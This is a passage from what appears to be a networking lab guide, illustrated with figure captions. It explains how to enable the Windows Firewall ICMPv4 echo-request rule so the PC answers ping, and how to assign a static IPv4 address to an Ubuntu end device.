


Figure 29: Searching Windows Firewall in the search bar in Windows 10.

4.2: Accessing advanced settings inside Windows Firewall

Once inside the Windows Firewall window, hover the cursor over to the "**Advanced settings**" located on the left most pane and click the hyperlink shown in Figure 30.



Help protect your PC with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your PC through the Internet or a network.

Private networks — Connected

Networks at home or work where you know and trust the people and devices on the network

Windows Firewall state:	On
Incoming connections:	Block all connections to apps that are not on the list of allowed apps
Active private networks:	Network 2
Notification state:	Notify me when Windows Firewall blocks a new app


Guest or public networks — Not connected

This PC
Recycle Bin
Control Panel
Windows Firewall
Control Panel › All Control Panel Items › Windows Firewall
Search Control Panel
Control Panel Home
Allow an app or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network
See also
Security and Maintenance
Network and Sharing Center
5:26 PM
2/18/2023

Figure 30: "Advanced settings" in Windows Firewall pop up window.


4.3: Altering Inbound Rules in Windows Firewall

After selecting "Advanced settings" in the previous window, a new "Windows Firewall with Advanced Security" window will pop up. First, select the "**Inbound Rules**" option on the left-most pane. Inside this “Inbound Rules” box in the middle of the screen, press the “**F**” key until “**File and Printer Sharing (Echo Request – ICMPv4 – In)**” is discovered. Ensure that the profile for the option is “**Private**”. Click it once, then press “**Enable Rule**” in the right sidebar to allow ping in Windows 10.



Name	Group	Profile	Enabled	Action
Firefox (C:\Program Files\Mozilla Firefox)		Private	Yes	Allow
Firefox (C:\Program Files\Mozilla Firefox)		Private	Yes	Allow
AllJoyn Router (TCP-In)	AllJoyn Router	Domai...	Yes	Allow
AllJoyn Router (UDP-In)	AllJoyn Router	Domai...	Yes	Allow
AllJoyn Router (UDP-In)	AllJoyn Router	Domai...	Yes	Allow
App Installer	App Installer	Domai...	Yes	Allow
Autodesk SketchBook	Autodesk SketchBook	Domai...	Yes	Allow
BranchCache Content Retrieval (HTTP-In)	BranchCache - Content Retr...	All	No	Allow
BranchCache Hosted Cache Server (HTT...	BranchCache - Hosted Cach...	All	No	Allow
BranchCache Peer Discovery (WSD-In)	BranchCache - Peer Discove...	All	No	Allow
Cast to Device functionality (qWave-TCP...	Cast to Device functionality	Private...	Yes	Allow
Cast to Device functionality (qWave-UDP...	Cast to Device functionality	Private...	Yes	Allow
Cast to Device SSDP Discovery (UDP-In)	Cast to Device functionality	Public	Yes	Allow
Cast to Device streaming server (HTTP-St...	Cast to Device functionality	Public	Yes	Allow
Cast to Device streaming server (HTTP-St...	Cast to Device functionality	Domain	Yes	Allow
Cast to Device streaming server (HTTP-St...	Cast to Device functionality	Private	Yes	Allow
Cast to Device streaming server (RTCP-St...	Cast to Device functionality	Private	Yes	Allow
Cast to Device streaming server (RTCP-St...	Cast to Device functionality	Domain	Yes	Allow
Cast to Device streaming server (RTCP-St...	Cast to Device functionality	Public	Yes	Allow
Cast to Device streaming server (RTSP-Str...	Cast to Device functionality	Private	Yes	Allow
Cast to Device streaming server (RTSP-Str...	Cast to Device functionality	Domain	Yes	Allow
Cast to Device streaming server (RTSP-Str...	Cast to Device functionality	Public	Yes	Allow
Cast to Device UPnP Events (TCP-In)	Cast to Device functionality	Public	Yes	Allow
Connect	Connect	All	Yes	Allow
Connect	Connect	Public	Yes	Allow
Contact Support	Contact Support	All	Yes	Allow
Core Networking - Destination Unreacha...	Core Networking	All	Yes	Allow
Core Networking - Destination Unreacha...	Core Networking	All	Yes	Allow
Core Networking - Dynamic Host Config...	Core Networking	All	Yes	Allow

Figure 31: Selecting “Inbound Rules” on the left sidebar of the window.



Name	Group	Profile	Enabled	Action
✓ Feedback Hub	Feedback Hub	Domai...	Yes	Allow
File and Printer Sharing (Echo Request - I...	File and Printer Sharing	Domain	No	Allow
File and Printer Sharing (Echo Request - I...	File and Printer Sharing	Private...	No	Allow
File and Printer Sharing (Echo Request - I...	File and Printer Sharing	Domain	No	Allow
File and Printer Sharing (Echo Request - I...	File and Printer Sharing	Private...	No	Allow
File and Printer Sharing (LLMNR-UDP-In)	File and Printer Sharing	All	No	Allow
File and Printer Sharing (NB-Datagram-In)	File and Printer Sharing	Domain	No	Allow
File and Printer Sharing (NB-Datagram-In)	File and Printer Sharing	Private...	No	Allow
File and Printer Sharing (NB-Name-In)	File and Printer Sharing	Private...	No	Allow
File and Printer Sharing (NB-Name-In)	File and Printer Sharing	Domain	No	Allow
File and Printer Sharing (NB-Session-In)	File and Printer Sharing	Domain	No	Allow
File and Printer Sharing (NB-Session-In)	File and Printer Sharing	Private...	No	Allow
File and Printer Sharing (SMB-In)	File and Printer Sharing	Domain	No	Allow
File and Printer Sharing (SMB-In)	File and Printer Sharing	Private...	No	Allow
File and Printer Sharing (Spooler Service -...	File and Printer Sharing	Private...	No	Allow
File and Printer Sharing (Spooler Service -...	File and Printer Sharing	Domain	No	Allow
File and Printer Sharing (Spooler Service -...	File and Printer Sharing	Private...	No	Allow
File and Printer Sharing (Spooler Service -...	File and Printer Sharing	Domain	No	Allow
✓ Google Chrome (mDNS-In)	Google Chrome	All	Yes	Allow
✓ Groove Music	Groove Music	Domai...	Yes	Allow
HomeGroup In	HomeGroup	Private	No	Allow
HomeGroup In (PNRP)	HomeGroup	Private	No	Allow
iSCSI Service (TCP-In)	iSCSI Service	Domain	No	Allow
iSCSI Service (TCP-In)	iSCSI Service	Private...	No	Allow
Key Management Service (TCP-In)	Key Management Service	Private...	No	Allow
Key Management Service (TCP-In)	Key Management Service	Domain	No	Allow
✓ Mail and Calendar	Mail and Calendar	All	Yes	Allow
✓ mDNS (UDP-In)	mDNS	All	Yes	Allow
Media Center Extenders - HTTP Streamin...	Media Center Extenders	All	No	Allow

Figure 32: Enabling the "File and Printer Sharing (Echo Request – ICMPv4 – In)" rule.

Part Five: Setting A Static IP Address on the Ubuntu End Device

5.1: Accessing Advanced Network Configuration in Ubuntu

Now, the Ubuntu end device IPv4 address must be set. This address will also be a static IP address. Select the Ubuntu end device in the topology and navigate to the search bar on top of the screen. Search for the word "advanced" and click the option named "**Advanced Network Configuration**".





Figure 33: Locating "Advanced Network Configuration" in Ubuntu search box.

5.2: Accessing Wired connection 1 in Ubuntu

A new window named "Network Connections" will appear on the screen. Inside the window there will be an Ethernet drop down box. Double click on the primary network connection method on the Ubuntu end device, labeled "**Wired connection 1**".




Ethernet

Name	Last Used
Wired connection 1	1 minute ago

Figure 34: Selecting the "Wired connection 1" option in the Network Connections window.

5.3: Accessing IPv4 Settings in Ubuntu

A new window will appear named "Editing Wired Connection 1." In this window there will be seven tabs available. Navigate to and click the tab labeled "**IPv4 Settings**" and then click on the "**Add**" box inside the tab to set the machine's IP address.



Editing Wired connection 1


Connection name: Wired connection 1

Method: Manual

Figure 35: Selecting the "IPv4 Settings" tab and clicking the "Add" box in Ubuntu.

5.4: Setting and saving IPv4 Settings in Ubuntu

Finally, input the correct IPv4 settings for the Ubuntu end device as prompted (**192.168.1.2 255.255.255.0** with a default gateway of **192.168.1.1**). Once the addresses have been inputted correctly, click the "**Save**" button on the bottom of the window, and close all open windows.



Editing Wired connection 1

Connection name: Wired connection 1

Method: Manual

Addresses

Address	Netmask	Gateway
192.168.1.2	24	192.168.1.1

DNS servers

Search domains

DHCP client ID

